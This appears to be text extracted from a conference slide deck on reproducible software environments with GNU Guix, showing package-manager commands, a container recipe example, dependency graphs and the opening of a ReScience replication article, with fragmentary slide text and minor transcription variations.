
ESCOBAR ET AL., 2016
NALLAPU ET AL., 2016
CARREIRE ET AL., 2015



TOPALIDOU ET AL. (2017)



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
Frequently Asked Questions

What kind of research can I replicate?

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
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What about replication of my own work?

No. Mistakes in the implementation of research questions and methods are often due to biases authors invariably have, consciously or not. One's biases will inevitably carry over to how one approaches a replication.

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
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Environnements logiciels reproductibles et transparents avec GNU Guix

Ludovic Courtès

Inria

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


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HPC = cutting edge?

Here is an example of loading a module on a Linux machine under bash.

```
% module load gcc/3.1.1  
% which gcc  
/usr/local/gcc/3.1.1/linux/bin/gcc
```

Now we'll switch to a different version of the module

```
% module switch gcc gcc/3.2.0  
% which gcc  
/usr/local/gcc/3.2.0/linux/bin/gcc
```



Spack

CONDA



easybuild

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🚨 Installation issue: xfd **build-error**

#11526 opened 18 hours ago by huqy

🚨 Installation issue: openmpi (any version) on mac **build-error**

#11515 opened 4 days ago by luca-heltai

🚨 Could not install elfutils **build-error**

#11501 opened 5 days ago by jczhang07

🚨 Installation issue: mumps (serial), error `"/bin/sh: line 0: fc: -h: invalid option"`

build-error

#11498 opened 5 days ago by samfux84

🚨 Spack points to incorrect cray-libsci in LANL environment **build-error**

#11491 opened 6 days ago by floquet

🗨 4

🚨 Installation issue: range-v3 **build-error**

#11481 opened 6 days ago by chissg



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🚨 Installation issue: boost **build-error**

#11467 opened 7 days ago by abc19899

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Luis Pedro Coelho @luispedrocoelho · Jan 22


Me, 6 months ago: I am going to save this conda environment with all the versions of all the packages so it can be recreated later; this is Reproducible Science!

conda, today: these versions don't work together, lol.



Containers to the rescue?





Containers

lack transparency

courtesy of Ricardo Wurmus

Bootstrap: library

From: ubuntu:18.04

%setup

touch /file1

touch `${SINGULARITY_ROOTFS}/file2`

%files

/file1

/file1 /opt

%environment

export `LISTEN_PORT=12345`

export `LC_ALL=C`

%post

apt-get update && apt-get install -y netcat

`NOW=`date``

echo "export `NOW=\"${NOW}\"`" >> `$SINGULARITY_ENVIRONMENT`

%runscript

echo "Container was created `$NOW`"

echo "Arguments received: `$*`"

exec echo "`$@`"




<https://hpc.guix.info>

- ▶ started in 2012
- ▶ **≈17,000 packages**, all free software
- ▶ **4.5 architectures:**
x86_64, i686, ARMv7, AArch64, POWER9
- ▶ **Guix-HPC effort (Inria, MDC, UBC, UTHCS) started in 2017**

```
guix install gcc-toolchain openmpi hwloc
```


```
guix package --roll-back
```

```
guix environment --ad-hoc \  
    coq coq-coquelicot coq-bignum
```



14 nodes


guix graph --type=package coreutils



Where are GCC, libc, etc.?


14 nodes

guix graph --type=package coreutils



33 nodes

guix graph --type=bag-emerged coreutils



33 nodes

`guix graph --type=bag-emerged coreutils`

(too big)

120 nodes


```
guix graph --type=bag coreutils
```

```
$ guix build coq
```

isolated build: chroot, separate name spaces, etc.

```
$ guix build coq  
/gnu/store/ h2g4sf72... -coq-8.11.2
```

hash of **all** the dependencies



```
$ guix build coq
/gnu/store/h2g4sf72... -coq-8.11.2
```

```
$ guix gc --references /gnu/store/...-coq-8.11.2
/gnu/store/01b4w3m6mp55y531kyi1g8shh722kwqm-gcc-7.5.0-lib
/gnu/store/21kqjg1i5nxqib0pzvnj54vrrc6hadqn-ocaml-4.11.1
/gnu/store/3yj4wqi ydq9vmqvwg291fhb3n7rpb3j3-ocaml-findlib-1
/gnu/store/fa6wj5bxkj5l11d7292a70knmyl7a0cr-glibc-2.31
...
```



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$ guix build coq
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```
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/gnu/store/01b4w3m6mp55y531kyi1g8shh722kwqm-gcc-7.5.0-lib
/gnu/store/21kqjg1i5nxqib0pzvnj54vrrc6hadqn-ocaml-4.11.1
/gnu/store/3yj4wqi ydq9vmqvvg291fhb3n7rpb3j3-ocaml-findlib-1
/gnu/store/fa6wj5bxkj5l11d7292a70knmyl7a0cr-glibc-2.31
```

...

(nearly) bit-identical for everyone

```
guix package --manifest=my-packages.scm
```

```
(specifications->manifest  
  '("gcc-toolchain" "openmpi"  
    "scotch" "mumps"))
```

```
bob@laptop$ guix package --manifest=my-packages.scm
```

```
bob@laptop$ guix describe
```

```
guix cabba9e
```

```
repository URL: https://git.sv.gnu.org/git/guix.git
```

```
commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

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```
alice@supercomp$ guix pull --commit=cabba9e
```

```
alice@supercomp$ guix package --manifest=my-packages.scm
```



travel in space *and* time!

```
guix time-machine --commit=cabba9e -- \  
install hello
```



```
(define pastix
  (package
    (name "pastix")
    (home-page "https://gitlab.inria.fr/solverstack/pastix")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                    (url home-page)
                    (commit "2f30ff07a")
                    (recursive? #t)))
                (sha256
                 (base32
                  "106rf402cvfdhc2yf...")))))
  ...))
```

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  ...))
```



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

<https://www.softwareheritage.org/2019/04/18/software-heritage-and-gnu-guix-join-forces-to-enable-long-term-reproducibility/>

```
$ guix pack \  
python python-numpy python-scipy  
...  
/gnu/store/...-pack.tar.gz
```

```
$ guix pack --relocatable \  
python python-numpy python-scipy  
...  
/gnu/store/...-pack.tar.gz
```


```
$ guix pack --format=squashfs \  
    python python-numpy python-scipy  
...  
/gnu/store/...-singularity-image.tar.gz
```

```
$ guix pack --format=docker \  
python python-numpy python-scipy  
...  
/gnu/store/...-docker-image.tar.gz
```

**Reproducible deployment
is the key.**

Guix Workflow Language





<https://hpc.guix.info/blog/2019/10/towards-reproducible-jupyter-notebooks>

```
In [4]: ;;guix environment matplotlib-env <- python-ipykernel python-ipywidgets python-matplotlib
```

Out[4]:

Preparing environment matplotlib-env with these packages:

- python-ipykernel 5.1.1
- python-ipywidgets 5.2.2
- python-matplotlib 3.1.1

Out[3]: Running Python 3 kernel.


```
In [1]: %matplotlib inline
from matplotlib import pyplot as plt
from matplotlib import style
import random
x = random.sample(range(1, 5000), 1000)
num_bins = 100
n, bins, patches = plt.hist(x, num_bins, facecolor='green', alpha=0.5)

plt.title('Histogram Example')
plt.xlabel('Values')
plt.ylabel('Counts')
plt.show()
```

<https://rescience.github.io/ten-years/>

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source



executable



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[Re] Storage Tradeoffs in a Collaborative Backup Service for Mobile Devices

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This article reports on the effort to reproduce the results shown in *Storage Tradeoffs in a Collaborative Backup Service for Mobile Devices*¹, an article published in 2006, more than thirteen years ago. The article presented the design of the storage layer of such a backup service. It included an evaluation of the efficiency and performance of several storage pipelines, which is the experiment we replicate here.

